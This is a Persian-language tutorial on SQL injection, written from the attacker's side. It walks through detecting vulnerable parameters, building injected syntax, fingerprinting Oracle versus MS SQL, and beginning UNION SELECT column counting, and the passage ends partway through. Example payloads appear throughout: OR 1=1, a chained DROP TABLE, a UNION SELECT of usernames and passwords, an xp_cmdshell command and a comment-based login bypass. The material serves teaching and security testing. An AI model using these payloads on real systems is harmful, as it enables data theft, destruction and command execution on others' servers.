توضیح اساسی حملات Injection Tutorial

..:: First Edition ::..
….:: By Cephexin ::….

به نام او که هر چه داریم از اوست

بسیاری از محققان، دانشمندان و فلاسفه، سال 2000 را سال دست یابی به آرمان های بلند و ماورا طبیعی خود می دیدند. با این وجود پس از گذشت سال 2000، هیچ یک از آن آرزوهای فوق العاده ای که بشر از مدرنیزه شدن دنیای اطراف خود می دید، محقق نشد. هر چند تلاش های بسیاری صورت گرفت و دستاوردهای بسیاری حاصل شد، اما آن رویای دیرین بشر هیچ گاه به تحقق نپیوست. لذا دانشمندان سال 2020 را سال آرمان های خود قرار داده و تا زمان موعود، اصل را بر تولید علم نهادند نه انتقال علم. با این حال برای شروع، لازم است که فرد مقداری از طریق انتقال علم، ذهنیت و مهارت هایی اولیه، به دست آورد. پس از آن به تنهایی باید در این دریای مواج و پر تلاطم به حرکت بپردازد. بر همین اصل یعنی انتقال علم (مهارت های اولیه تا حرفه ای) و نیز بنابر درخواست های بسیاری بر آن شدم، تا یک Tutorial حول مبحث SQL Injection نوشته و آنرا در جهت رفع مشکلات، عزیزان ارائه دهم. به هر حال نباید فراموش کرد که تنها سیستمی را می توان از نظر امنیت مقداری در حد بالا در نظر گرفت که خاموش و از هم جدا باشد و در یک محفظه فلزی از جنس تیتانیوم قفل و توسط امواج گاما احاطه و در انباری زیر زمینی با عمق 300 متر، مدفون شده باشد و با گازهای اعصاب و سربازان بسیار قوی جثه حول آن حفاظت شده باشد. حتی هنوز هم نمی توان گفت که امنیت به صورت 100 درصد، اِعمال شده است. این مقاله از 10 بخش تشکیل شده که هر کدام، از دیدگاه های مختلف، مبحث SQL Injection را مورد بحث و بررسی قرار می دهند. پیشنهاد می شود برای درک هر چه بهتر این مفاهیم و تکنیک های ارائه شده حتما کتاب زیر مطالعه شود:

http://www.extropia.com/tutorials/sql/toc.html

با تشکر از عزیزانی که حقیر را در ارائه این مجموعه یاری فرمودند:

James Marshall – The top admin of the "Astalavista Security Committee"
Steve Friedl – Gold Member of "Unix Wizard"
Ali Rashidi - The top admin of the "Crouz Security Committee"

لیست مطالب

مقدمه

تاریخچه:

بسیـــــاری از Web Application های مدرن از جزئیات متحرک یا Dynamic Content ها برای آرشیوِ درخواستِ مبنی بر برنامه های windowing خود استفاده می کنند. این قدرت تحرک معمولا به وسیله دریافت اطلاعات بـه روز از بانـک اطلاعـاتی آرشـیو میشوند. یکی از محبوب ترین Platform ها بـــرای ذخایراطـــــلاعات در وب (Web Data Store)، SQL مـی باشـد و بسیـــــاری از Web Application ها اساسا بر اسکریپت های front-end (front-end-scripts) که به سادگی از یک بانک اطلاعاتی SQL گـزارش و Query می گیرند، مبتنی هستند. یکی از موذیانه ترین حملات به یک web application، باعث عمل hijacking شـدن گـزارش هـا می شود. که این گزارش ها یا Query ها توسط front-end scripts برای دست یافتن به کنتـرل application و اطلاعـات آن اسـتفاده شده اند. یکی از موثرترین مکانیزم ها برای آرشیو کردن آن اسـتفاده از یـک تکنیـک اسـت کـه تحـت نـام SQL Injection در میـان نفوذگران استفاده میشود!

بانک های اطلاعاتی یا Database ها قلب یک وب سایت تجاری و بازرگانی هستند. یک حمله بـر روی سـرورهای بانـک هـای اطلاعاتی یا Database Servers می تواند یک ضرر مالی بزرگ برای شرکت بـه دنبـال داشـته باشـد. سـرورهای بانـک هـای اطلاعـاتی معمولا برای بدست آوردن اطلاعات کردیت کارت (CC Info) هک می شوند و تنها یک حمله بـر روی سـرور کـافی اسـت تـا از اعتبـار سایت کاسته شده و جمعیت سرازیر به سایت کم شوند همچنین کارمندان سایت خواستار امـن و محرمانـه شـدن اطلاعـات کـارت هـای اعتباری خود میشوند. بسیاری از سایت های دولتی از Microsoft SQL که MSSQL نامیده می شود (در result اسکنرها شاید چنـین نامی دیده باشید) و سرورهای بانک اطلاعاتی Oracle (Oracle DB Servers) استفاده می کنند. MSSQL هنوز کـم و بـیش در میـان مراکز فروش (Market) آنلاین دیده می شوند چرا که قیمت آن بسیار پـائین اسـت، در صـورتی کـه بـا قیمـت هـای بـالای سـرورهای Oracle روبرو میشویم!! چند وقت پیش Oracle ادعا بر غیرقابل نفوذ بودن سرورهای خود می کـرد. امـا نفـــــــــوذگران بـه مبـارزه برخواستند (!!) و حفره ها و bug های بسیاری در آن یافتند!

SQL Injection تکنیکی است که برای سو استفاده از آسیب پذیری های «ورودی های اعتبار سازی نشده (non-validation input)» استفاده می کند تا دستورات SQL را از میان یـک Web Application بـرای اجـرا توسـط یـک database گـذر دهـد (pass کنـد). نفوذگران همیشه از این واقعیت که برنامه نویسان معمولا دستورات SQL را بـا پارامترهـایی کـه توسـط کـاربر ارائـه مـی شـود (user-provided) در کنار یک دیگر زنجیر می کنند و بنابراین می توان دسـتورات SQL را درون ایـن پارامترهـا جاگـذاری (embed) کـرد. نتیجه این که نفوذگر می تواند دستورات و/یا گزارش های دلخـواه SQL را روی بانـک اطلاعـاتی سـرور از میـان Web Application اجرا کند.

توضیحات جزئی:

بانک های اطلاعاتی اجزای اساسی و بنیادی Web Application ها می باشند. بانک هـای اطلاعـاتی Web Appliation هـا را قـادر بـه ذخیره اطلاعات (data)، تنظیمات (preferences) و content element ها می کنند. بـا اسـتفاده از SQL، Web Application هـا بـا بانک های اطلاعاتی برای ساخت اطلاعات customize شده برای هر کاربر متقابل اثر دارند. یک مثال معمول، یک Web Application است که محصولات را مدیریت و اداره می کند. در یکی از صفحات پویا (dynamic) ی Web Application (از قبیـل ASP)، کـاربران

قادر هستند که مشخصه ی یک محصول را وارد کنند و سپس نام محصول و همچنین توضیحات مربوط به آن را مشاهده کنند. درخواست فرستاده شده به بانک اطلاعاتی به منظور دریافت نام محصول و توضیحات مربوط به آن، با یک جمله ی SQL (SQL statement) مانند زیر انجام داده می شود:

```
SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber =
ProductNumber
```

معمولا، Web Application ها از گزارش های رشته ای (String Query) استفاده می کنند که این رشته ها هم حاوی خود گزارش (query) هستند و هم حاوی پارامترهای آن. رشته (string) توسط زبان های اسکریپتی در طرف سرور (روی سیستم سرور) ساخته می شود، از قبیل: ASP، JSP و CGI. سپس رشته ی ساخته شده به عنوان یک SQL Statement واحد، به بانک اطلاعاتی سرور فرستاده می شود. مثال زیر یک ASP Code را نشان می دهد که یک گزارش SQL (SQL Query) ایجاد می کند.

```
sql_query= "SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber "
& Request.QueryString("ProductID")
```

فراخوانیِ (Call) مقدار (value) متغیر ProductID (Web Form Variable productID) را استخراج می کند، به طوریکه می تواند به عنوان یک شرط SELECT اضافه شود.

هنگامی که یک کاربر URL زیر را وارد می کند:

```
http://www.mydomain.com/products/products.asp?productid=123
```

یک گزارش SQL مانند زیر اجرا می شود:

```
SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = 123
```

یک نفوذگر ممکن است از این وضعیت که پارامتر ProductID بدون هیچ گونه اعتبارسازی مناسب به بانک اطلاعاتی گذر داده می شود، سو استفاده کند. یک نفوذگر می تواند مقدار پارامتر را دستکاری کند تا SQL Statement های دلخواه و مورد نیاز خود را (که مطمئنا برای نفوذ و سو استفاده است) ایجاد کند. برای مثال، قرار دادن مقدار "123 OR 1=1" در متغیر ProductID به صورت URL زیر خواهد بود:

```
http://www.mydomain.com/products/products.asp?productid=123 or 1=1
```

SQL Statement متناظر آن، به صورت زیر می باشد:

```
SELECT ProductName, Product Description From Products WHERE ProductNumber = 123 OR 1=1
```

این شرط (شرط فوق) همیشه درست خواهد بود و تمامی ProductName و ProductDescription ها برگشت داده خواهند شد. نفوذگر می تواند application را بیشتر دستکاری کند که این کار به وسیله insert کردن دستورها دلخواه خود انجام خواهد شد. برای مثال، یک نفوذگر می تواند URL زیر را درخواست کند:

```
http://www.mydomain.com/products/products.asp?productid=123;DROP TABLE Products
```

در این مثال، علامت semicolon **(;) برای گذر دادن چندین جمله، به بانک اطلاعاتی سرور در تنها یک بار اجرا استفاده شده است. جمله دوم "**`DROP TABLE Products`**" می باشد که سبب می شود** SQL Server **کل جدول** Products **را پاک کند. یک نفوذگر ممکن است از** SQL Injection **برای دریافت اطلاعات از دیگر جداول (**table**) نیز استفاده کند. این کار معمولا با استفاده از جمله ی** UNION SELECT **در** SQL **انجام می شود. جمله ی** UNION SELECT**، اجازه زنجیره شدن دو گزارش** SQL SELECT **را که معمولا هیچ چیز ندارند، را می دهد. برای مثال، به** SQL Query **زیر ملاحظه کنید:**

```
SELECT ProductName, ProductDescription FROM Products WHERE ProductID = '123' UNION
SELECT Username, Password FROM Users;
```

نتیجه ی این گزارش جدولی است با دو ستون، که به ترتیب حاوی نتایج اولین و دومین گزارش می باشند. یک نفوذگر ممکن است از این نوع از SQL Injection **به وسیله درخواست** URL **زیر استفاده کند:**

```
http://www.mydomain.com/products/products.asp?productid=123 UNION SELECT user-name,
password FROM USERS
```

مدل امنیتی مورد استفاده توسط بسیاری از Web Application **ها فرض می کنند که یک** SQL Query **یک دستور مورد اعتماد (**trusted**) می باشد. این مورد نفوذگران را قادر به اکسپلویت کردن** SQL Query **ها می کند که در نتیجه ی آن کنترلِ دست یابی (**access controls**)، تصدیق سازی (**authentication**) و رسیدگی های** Authorization **را می یابند. در بعضی موارد،** SQL Query **ها ممکن است اجازه دستیابی به دستورهای در سطح سیستم عامل میزبان (**Host Operatin System Level Commands**) را نیز بدهند. این کار بوسیله ی رویه های ذخیره شده یا** Stored Procedures **انجام می شود (که در باره ی آنها در ادامه نیز مفصلا بحث شده است). رویه های ذخیره شده،** SQL Procedure **هایی هستند که معمولا با بانک اطلاعاتی سرور جفت شده اند (**bundled**). برای مثال، رویه ی ذخیره شده و توسعه یافته (**extended stored procedure**) ی** xp_cmdshell**، دستورهای سیستم عامل را در زمینه (**context**) ای از یک** Microsoft SQL Server **اجرا می کند. با استفاده از همان مثال، نفوذگر می تواند مقدار مربوط به** ProductID **را برابر با "**`123;EXEC master..xp_cmdshell dir--`**" در نظر بگیرد، که در نتیجه ی آن، لیست فایل های موجود در شاخه ی جاری در پروسه ی** SQL Server **(**Current Directory of SQL Server Process**) باز گردانده خواهد شد.**

بخش 1: توضیحات، حقه ها و نکات اساسی

تشخیص تزریق ها

برای اینکه عملیات SQL Injection به درستی عمل کند، بدیهی است که اولین گام، تشخیص آن است. برای انجام این کار، نفوذگر ابتدا باید بعضی انواع از نشانه هایی که دلالت بر وجود خطاها در سیستم است، ایجاد کند. اگرچه، پیام های خطا خودشان نمایش داده نمی شوند، application هنوز باید توانایی جدا کردن صحیح (یک درخواست صحیح) را از باطل (یک درخواست غیرمعتبر) داشته باشد و نفوذگر به راحتی می آموزد که چطور این آثار را بشناسد، خطاها را پیدا کند و تشخیص دهد آیا آنها به SQL مربوط می باشند یا خیر.

تشخیص خطاها

ابتدا، ما باید انواع خطاهایی که یک نفوذگر می تواند با آن مواجه شود را بشناسیم. یک Web Application می تواند خطاها را در دو نوع عمده تولید کند. اولین نوع خطا آن است که به وسیله Web Server در اثر یک مشکل تولید می شود (وجود exception)! اگر دست نخورده باشند، این exception ها تمامی موارد را مانند هم ثمر می دهند:

'500: Internal Server Error'

معمولا، تزریق SQL هایی که با syntax اشتباه تزریق شوند (برای مثال: نبستن quote ها)، سبب می شوند که application این نوع از خطاها را بازگرداند. اگرچه، دیگر خطاها نیز ممکن است به یک چنین exception هایی هدایت شوند. یک فرآیند ساده برای جلوگیری از خطا این است که text های پیش فرض مربوط به این خطا را با یک صفحه HTML ساختگی عوض و replace کنیم. اما با مشاهده کردن خطی که به عنوان جواب برگشت داده شده است خودش این حقیقت را آشکار می سازد که این یک خطا از *I*در سرور می باشد. در دیگر موارد، تلاش های دیگری برای متوقف کردن خطاها انجام شده است و پاسخ نادرست ممکن است به سادگی به یک عملیات redirect به صفحه اصلی یا قبلی منجر شود یا شاید یک پیام خطای نوعی که هیچ اطلاعاتی را ارائه نمی دهد.

دومین نوع از خطاها به وسیله کدهای application (application code) تولید می شود و معمولا به برنامه نویسی بهتری اشاره دارد. در این مورد، Application، چشم داشت به موارد نامعتبر خاصی دارد و می تواند یک پیام خاص ساختگی را برای آنها نمایش دهد. اگرچه معمولا این نوع از خطاها باید به عنوان قسمتی از یک جواب معتبر (200) بازگشت داده شوند، همچنین ممکن است آنها با redirect ها یا دیگر وسایل اخفا که بسیار شبیه Internal Server Error هستند، عوض و replace شوند.

یک مثال ساده می تواند فرق بین این دو نوع را بازگو کند:

بیایید دو application برای کارهای بازرگانی را پیش خود مجسم کنیم که با نام های A و B آنها را از هم جدا نگه می داریم. هر دوی این application ها از یک صفحه با نام proddetails.asp استفاده می کنند. این صفحه انتظار دارد که یک پارامتر را با نما ProdID دریافت کند. این صفحه بعد از دریافت این پارامتر، جزئیات محصول را از بانک اطلاعاتی برداشت می کند، سپس، بعضی دستکاری ها را روی رکورد بازگشته (returned)، انجام می دهد. هر دوی این application ها، proddetails.asp را تنها از یک لینک فراخوانی می کنند، بنابراین، ProdID باید همیشه معتبر و valid باشد. Application A با همین مورد قانع و

متقاعد خواهد بود و هیچ بررسی اضافی را انجام نخواهد داد. هنگامی که یک نفوذگر کنش و واکنش پنهانی با ProdID برقرار می کند، یک ID را insert می کند که هیچ ردیفی در جدول بر طبق آن وجود ندارد، در نتیجه آن یک recordset خالی برگشت داده می شود. به دلیل اینکه، Application A یک recordset خالی را انتظار نداشته است، هنگامی که تلاش می کند اطلاعات را در رکورد دستکاری کند، یک exception محتمل بر وقوع خواهد بود که شبیه تولید یک 'Internal Server Error :500' می باشد. اما، Application B، بررسی می کند که قبل از هر گونه دستکاری در recordset، اندازه و ظرفیت آن بیشتر از 0 باشد. اگر این مورد صادق نباشد، یک پیام به صورت 'No such Product' ظاهر می شود که ادعا دارد چنین محصولی وجود ندارد. یا اگر برنامه نویس بخواهد خطا را مخفی کند، می تواند کاربر را در صورت پیشامد این خطا، مجددا به همان لیست محصولات بازگرداند. یک نفوذگر تلاش می کند که یک عملیات SQL Injection چشم بسته را انجام ندهد. بنابراین، نخست سعی می کند چندین درخواست نامعتبر و invalid تولید کند و بفهمد که چطور application با خطاها دست و پنجه نرم می کند (!!!) و همچنین از آن هنگامی که یک خطای SQL اتفاق می افتد، چه انتظاری دارد.

تعیین محل کردن خطاها

با در دست داشتن اطلاعاتی درباره Application، نفوذگر اکنون می تواند به دومین گام از حمله پیش برود، که آن تعیین محل کردن خطاهایی است که نتیجه ورودی های دستکاری شده هستند. به این منظور، آزمایش های عادی تکنیک های SQL Injection انجام می شوند، از قبیل: اضافه کردن کلمات کلیدی SQL یا SQL Keyword ها مثل:OR, AND و ... . همچنین اضافه کردن META Character ها مثل ; یا ' !!

هر پارامتر به طور مجزا تست می شود و جواب به دقت برای تعیین کردن اینکه آیا یک خطا اتفاق افتاده است، امتحان می شود. با استفاده از قطع کردن یک پراکسی یا Intercepting Proxy یا ابزاری از این قبیل، شناختن redirect ها و دیگر خطاهای مخفی فرضی راحت خواهد بود. هر پارامتر که یک خطا را برمی گرداند، مشکوک خواهد بود. مشکوک بر این که شاید یک آسیب پذیری برای SQL Injection باشد. همچنان، همه پارامترها به صورت جدا با فرض اینکه این درخواست معتبر و valid می باشد، تست و آزمایش می شوند. این کار در این مورد بسیار مهم می باشد، چنانکه این فرآیند باید تمامی علل ممکن برای خطاها را متفاوت از خود injection، خنثی کند. نتیجه این فرآیند معمولا یک لیست طویل از پارامترهای مشکوک خواهد بود. بعضی از این پارامترها شاید براستی برای SQL Injection آسیب پذیر باشند و شاید exploit شوند. دیگر پارامترها شاید مواردی باشند که به SQL ربطی نداشته باشند و باید دور انداخته شوند. بنابراین گام بعدی برای نفوذگر، تشخیص دادن pick of litter است (!!!)، که در مثال ما، آنهایی است که براستی برای SQL Injection آسیب پذیر می باشند.

تشخیص پارامترهای آسیب پذیر برای SQL Injection

برای اینکه بهتر بفهمیم چگونه این کار انجام می شود، بسیار مهم است که انواع اصلی اطلاعات در SQL را بشناسیم. فیلدهای SQL، معمولا می توانند به عنوان یکی از سه نوع اصلی شناخته و دسته بندی شوند که آنها عددی، رشته ای و تاریخی می باشند که به آنها Number و String و Date می گوئیم. هر کدام از این انواع برای خود ویژگی هایی دارند، اما برای فرآیند Injection بی ربط و خارج از موضوع می باشند. هر پارامتر انتقال یافته از web application به سمت SQL Query، به عنوان یکی از انواع مطرح می شود و معمولا تشخیص و تعیین کردن نوع آن بسیار راحت می باشد ('abc' معمولا یک String است، در حالیکه 4 محتملا به صورت number است، اگرچه باید همچنین، به عنوان یک string مطرح شود). در زبان SQL، پارامترهای عددی همان طور که هستند به

سرور گذر داده می شوند در حالیکه رشته ها و تاریخ ها با quote هایی در کنارشان گذر داده می شوند. برای مثال:

```
SELECT * FROM Products WHERE ProdID = 4
```

در مقابل

```
SELECT * FROM Products WHERE ProdName = 'Book'
```

هرچند، SQL Server، پروا ندارد چه نوع از عبارات را با طولی که برای نوع مربوطه براستی مورد نیاز است در حال دریافت آنها است. این رفتار، به نفوذگر قدرتی می دهد که به بهترین روش می تواند تشخیص دهد آیا یک خطا به راستی یک خطای مربوط به SQL می باشد یا خیر. با مقادیر عددی، بهترین روش برای دست و پنجه نرم کردن با آن، استفاده از عملگرهای حسابی اصلی یا Basic Arithmetic Operation ها می باشد. برای مثال، درخواست زیر را در نظر می گیریم:

```
/myecommercesite/proddetails.asp?ProdID=4
```

تست کردن آن، برای SQL Injection بسیار ساده خواهد بود. راه اول به وسیله تزریق '4 به عنوان پارامتر می باشد. راه دیگر به وسیله استفاده از 1 + 3 به عنوان پارامتر می باشد. این پارامتر به راستی به یک درخواست SQL گذر داده می شود. نتایج این دو آزمایش دو گزارش SQL زیر می باشند:

```
(1) SELECT * FROM Products WHERE ProdID = 4'
(2) SELECT * FROM Products WHERE ProdID = 3 + 1
```

اولین مورد، به طور قطع یک خطا را مبنی بر اینکه یک ساختار اشتباه از SQL وارد شده است، تولید خواهد کرد. اما، دومین مورد، به آرامی اجرا خواهد شد و در جواب به صورتی خواهد بود که اگر از پارامتر اصلی استفاده می کردید، همان جواب را می گرفتید (یعنی ProdID برابر با 4) و این مورد نشان می دهد که این پارامتر برای SQL Injection آسیب پذیر می باشد.

یک تکنیک مشابه می تواند برای تعویض پارامتر با یک ساختار عبارت رشته ای SQL یا SQL Syntax String Expression استفاده شود. تنها دو تفاوت وجود دارد. اول اینکه، پارامترهای رشته ای در داخل quote هایی نگه داری می شوند بنابراین انجام breaking out از quote ها نیاز است. دوم اینکه، SQL Server های مختلف، به طبع از ساختارهای مختلفی نیز برای الحاقِ (concatenation) رشته ها استفاده می کنند. برای مثال، Microsoft SQL Server از علامت + برای الحاق رشته ها استفاده می کند، در حالیکه، Oracle از || برای انجام همان عمل استفاده می کند. به غیر از این موارد، تقریبا می توان گفت که تکنیک های مشابهی برای انجام این عملیات استفاده می شود. برای مثال:

```
/myecommercesite/proddetails.asp?ProdName=Book
```

تست کردن این مورد برای SQL Injection، ناچار تعویض پارامترهای ProdName را به دنبال دارد. یکبار با یک رشته غیرمعتبر مثل 'B و یک بار با یک رشته ای که می تواند یک عبارت رشته ای معتبر همچون B' + 'ook تولید کند (یا B' || 'ook در Oracle). این نتایج به صورت زیر گزارش می شود:

```
(1) SELECT * FROM Products WHERE ProdName = 'Book"
(2) SELECT * FROM Products WHERE ProdID = 'B' + 'ook'
```

خاطر نشان می شود که اولین گزارش تولید یک خطای SQL می کند در حالی که دومین گزارش به محصول مشابهی همچون تقاضای اولیه مراجعه می نماید (book) که ارزش آن Book است. همچنین، هر عبارت ای را می توان مورد استفاده قرار داد و جایگزین پارامترهای اولیه و اصلی کرد. وظایف یا توابع خاص سیستمی را می توان مورد استفاده قرار داد و یک عدد، رشته یا یک تاریخ (برای مثال، در Oracle، sysdate یک عبارت تاریخی بر می گرداند در حالی که در SQL Server، عبارت getdate() همان کار را انجام می دهد). همچنین، دیگر تکنیک ها را می توان استفاده کرد و مشخص نمود که آیا تزریق SQL اتفاق افتاده یا خیر همانگونه که می

توان ملاحظه کرد تشخیص اینکه SQL Injection اتفاق افتاده یک وظیفه بسیار ساده است حتی بدون اینکه پیام های خطایی بوجود آمده باشد به نفوذگر اجازه می دهد که به سادگی حمله اش را دنبال کند.

انجام تزریق

هنگامی که تزریق به وسیله نفوذگر تشخیص داده شد، مرحله بعد این است که آنرا اکسپلویت کند. به این منظور، نفوذگر باید syntax حقیقی را تولید کند، سرورهای بانک اطلاعاتی مشخصی را شناسایی کرده و اکسپلویت مورد نیاز را بسازد.

به دست آوردن Syntax و ساختاری درست

این مورد معمولا نیرنگ آمیزترین قسمت در فرآیند تزریق SQL به صورت چشم بسته (Blindfolded) می باشد. اگر گزارشات اصلی ساده باشند، این مورد نیز ساده خواهد بود. اما، اگر گزارش اصلی پیچیده باشد، برای اجرای بدون نقص آن، احتیاج به آزمون و خطای بسیاری خواهد داشت. در هر حال، تنها تعدادی تکنیک های اساسی برای انجام این آزمایشات نیاز است. ساختار اساسی آن استفاده از جملات SELECT … WHERE می باشد و پارامتر تزریق شده به عنوان بخشی از عبارت WHERE به کار می رود. برای دریافت یک ساختار حقیقی، نفوذگر باید قادر باشد که اطلاعات یا داده های خود را به جمله WHERE اولیه (اصلی) به گونه ای الحاق کند که داده های متفاوتی را دریافت کند. در application های ساده، اضافه کردن OR 1=1 می تواند این حقه را اغلب پیاده کند. در بسیاری از موارد نیز، قادر به اکسپلویت کامل نخواهد بود. اغلب اوقات، پرانتز باید بسته شده باشد، به طوری که آنها با پرانتزهای باز اولیه موافق باشند. مشکل دیگر که ممکن است اتفاق بیفتد این است که یک گزارش مخفی ممکن است باعث شود که application تولید خطا کند که از طریق خطای SQL قابل تشخیص و شناسایی نیست (برای مثال: اگر فقط یک رکورد مورد نیاز باشد و OR 1=1 باعث شود که بانک اطلاعاتی 1000 رکورد را برگرداند، application تولید خطا خواهد نمود).

چون هر عبارت WHERE اساسا مجموعه ای از عبارات است که به صورت صحیح یا غلط ارزیابی می شوند، همراه با OR, AND و پرانتز ساختار صحیحی را به وجود می آورد که پرانتز را دچار اختلال نموده و گزارشی را که با استفاده از ترکیبات مختلف انجام شده است، به طور صحیح خاتمه خواهد یافت. برای مثال: اضافه کردن 'AND 1=2 کل عبارت را تبدیل به یک عبارت غلط خواهد گرفت. در حالی که استفاده از 'OR 1=2 نتیجه صفر خواهد داشت، به جز تقدم علامت ها یا Operator Precedence.

در مورد بعضی از تزریق ها، صرف تغییر ساده عبارت WHERE کفایت خواهد کرد. در حالی که در بعضی از تزریق های دیگر همچون UNION SELECT یا تزریق های رویه های ذخیره شده، تنها تغییر عبارت WHERE برای بیان منظور و انجام کارکافی نخواهد بود. در یک چنین مواردی، عبارت یا جمله SQL باید به نحوی صحیح خاتمه پیدا کند به طوری که ساختار اضافی را بتوان به آن الحاق نمود. به این منظور یک تکنیک بسیار ساده را می توان مورد استفاده قرار داد. پس از اینکه حمله کننده یک ترکیب صحیح یا حقیقی از AND, OR 1=2 و 1=1 را به کار ببرد، علامت توضیح SQL را می توان مورد استفاده قرار داد.

این علامت، با استفاده از دو علامت خط تیره متوالی (--) بیان شده و SQL Server را به گونه ای دستور می دهد تا ادامه و بقیه خط ورودی را در دستور را فراموش کند (Ignore). برای مثال، اجازه بدهید به یک صفحه لاگین ساده نگاه کنیم که هم User Name و Password را در گزارش دارد. مانند زیر:

SELECT Username, UserID, Password FROM Users WHERE Username = ‘user’ AND Password = ‘pass’

با فرستادن johndoe'-- به عنوان کاربر (User)، عبارت WHERE زیر تولید می شود:

WHERE Username = ‘*johndoe’* --'AND Password = ‘pass’

در این مورد، نه تنها ساختار صحیح است، بلکه اعتبارسازی آن دور زده شده است (bypass). اجازه دهید یک جمله WHERE متفاوت دیگری را بررسی کنیم:

WHERE (Username = ‘user’ AND Password = ‘pass’)

توجه به پرانتزها داشته باشید. در این صورت تزریق مشابه (jonhdoe' --)، باعث خواهد شد که گزارش با خطا مواجه شود:

WHERE (Username = ‘*johndoe'* --' AND Password = ‘pass’)

این گزارش با پرانتزها نمی خواند و بنابراین اجرا نخواهد شد. این مثال، همچنین، نشان می دهد که چگونه می توان از علامت توضیح استفاده کرد و فهمید که آیا گزارش به نحو صحیحی خاتمه پیدا کرد یا خیر. اگر علامت توضیح اضافه شود و خطایی صورت نپذیرد، به این معنی است که قبل از توضیح (comment) به نحو صحیحی انجام شده است. در غیر این صورت، احتیاج آزمون و خطای بیشتری است.

تشخیص بانک اطلاعاتی

گام بعدی که نفوذگر باید قبل از آغاز اکسپلویت در تزریق SQL به کار ببرد آن است که بانک اطلاعاتی خاص مورد استفاده را تشخیص دهد. خوشبختانه (حداقل برای نفوذگر)، این کار به مراتب ساده تر از پیدا کردن ساختار صحیح آن است. چند حقه ساده به نفوذگر اجازه می دهد که نوع بانک اطلاعاتی را تشخیص دهد و این مورد به تفاوت هایی که بین کاربردهای خاص موتورهایی بانک اطلاعاتی وجود دارد، مربوط می شود. مثال های زیر تفاوت های بین Oracle و Microsoft SQL Server را مورد بررسی قرار می دهد. برای تشخیص دیگر موتورهای بانک اطلاعاتی، می توان از تکنیک های ساده مشابهی استفاده کرد. یکی از حقه های بسیار ساده که قبلا مورد اشاره قرار گرفت تفاوت الحاق در رشته ها است. با فرض اینکه ساختار را بدانیم و نفوذگر قادر باشد که عباراتی اضافی را به جمله WHERE اضافه کند، یک مقایسه رشته ای ساده را می توان با استفاده از این الحاق ها انجام داد. برای مثال:

AND 'xxx' = 'x' + 'xx'

با جایگزین کردن علامت + با ||، Oracle به راحتی می تواند از MS SQL یا بانک اطلاعاتی دیگر، تفکیک شود. تکنیک دیگر استفاده از کاراکتر ; می باشد. در SQL یک ; مورد استفاده قرار می گیرد تا چند عبارت SQL در یک خط به هم زنجیره شوند. در حالی که با SQL Injection می توان آنرا در داخل کد تزریق قرار داد، در Driver های Oracle، امکان استفاده از ; به این شیوه وجود ندارد. با فرض اینکه این comment به نحو صحیح کار کند (یعنی خطایی تولید نکند) اضافه کردن یک ; قبل از آن اثری بر روی MS SQL ندارد و این در حالی است که در Oracle تولید خطا می کند. بعلاوه، بررسی هر یک از دستورات اضافه می تواند پس از یک ; مورد استفاده قرار گیرد مشروط بر اینکه یک عبارت COMMIT به آن اضافه شده باشد (برای مثال: تزریق xxx' : COMMIT --).
با فرض اینکه، این عبارت را بتوان آنجا تزریق نمود، هیچ گونه خطایی تولید نخواهد شد. در نهایت بعضی از عبارت ها را می توان با استفاده از توابع سیستمی جایگزین نمود که ارزش های صحیح را باز می گردانند. چون هر بانک اطلاعاتی از توابع متفاوتی استفاده میکند به راحتی می توان از این طریق نوع بانک اطلاعاتی را نیز تشخیص داد (همچون مثال تابع تاریخی فوق الذکر):

getdate() در MS SQL دربرابر sysdate در Oracle

اکسپلویت کردن تزریق

با در دست داشتن تمامی اطلاعات مناسب، نفوذگر اکنون می تواند تزریق را خودش به پیش ببرد. در حالی که کدهای اکسپلویت را می سازد، دیگر احتیاجی به داشتن اطلاعاتی در مورد پیام های خطا ندارد و می تواند اکسپلویت ها را بر اساس تمامی تکنیک های SQL Injection شناخته شده، بنا نماید. تنها تکنیک اکسپلویت کردن که در این مقاله مورد بحث بیشتری قرار میگیرد، تزریق جمله UNION SELECT است که در بعد توضیح داده می شود.

تزریق های UNION SELECT

اگرچه، مذاکرات پنهانی با جملات SELECT … WHERE می تواند در بسیاری از application ها بسیار خوب و شایسته است. نفوذگر غالب اوقات می خواهد که یک تزریق UNION SELECT انجام بدهد. برخلاف، استفاده از جملات WHERE، نفوذگر می تواند با استفاده از تزریق UNION SELECT به تمامی جداول موجود در سیستم دسترسی پیدا کند که در غیر این صورت قابل دسترسی او نیست. چون اجرای جملات UNION SELECT مستلزم داشتن اطلاعاتی در خصوص تعداد فیلدها در گزارش و همچنین نوع هر یک از فیلد ها است، بنابراین می توان انتظار داشت که بدون پیام های خطا نتواند اجرا شود به ویژه وقتی که تعداد فیلدها در گزارش اصلی و اولیه بزرگ و زیاد باشد. در قسمت های بعدی، تکنیک های ساده ای را ارائه خواهیم کرد که به سادگی مشکل فوق را حل خواهند نمود. قبل از آن، بدیهی است که نفوذگر باید ساختارهایی صحیح داشته باشد. در فصل پیشین، گفته شد که این کار امکان پذیر است و چگونگی انجام آن نیز نشان داده شد. مهم ترین تذکر لازم برای ساختار این است که با UNION SELECT تشخیص ساختار بایستی در سطحی باشد که تمامی پرانتزهای مورد تقاضا را دور زده و امکان تزریق UNION یا دیگر دستورات را فراهم سازد (همانگونه که در قبل اشاره شد، این کار با الحاق علامت توضیح در تزریق جامع عمل به خود می پوشد). وقتی که ساختار صحیح باشد، یک جمله UNION SELECT می تواند به گزارش اصلی الحاق شود. جمله UNION SELECT باید تعداد ستون ها و نوع ستون های آن باید شبیه جمله اولیه باشد. در غیر این صورت خطا تولیدمی شود.

شمارش ستون ها

شمارش تعداد ستون ها، ممکن است که به نظر برسد در تکنیک های معمولی UNION SELECT برای SQL Injection غیرممکن باشد. تنها راه انجام آن، ایجاد تزریق UNION SELECT و کوشش برای تولید تعداد متفاوتی از فیلدهاست (یک ستون در هر کوشش). هنگامی که پیام خطای Column Number Mismatch را توسط Column Type Mismatch جایگزین می نماییم، تعداد صحیح ستون ها را پیدا خواهیم کرد و گام بعدی را دنبال می کنیم. وقتی چشم بسته کار می کنیم، هیچ علامتی را در رابطه با نوع خطاها نخواهیم داشت و در نتیجه این روش کاملا بیهوده خواهد بود.

بنابراین می توان روشی دیگر، برای تعیین تعداد ستون ها به کار برد. برای این منظور از عبارت ORDER BY استفاده می کنیم. افزودن یک عبارت ORDER BY به انتهای عبارت SELECT موجب تغییر ترتیب نتایج موجود در record-set می شود. این کار را می توان با مشخص کردن نام یک ستون یا ستون هایی sort انجام داد. **

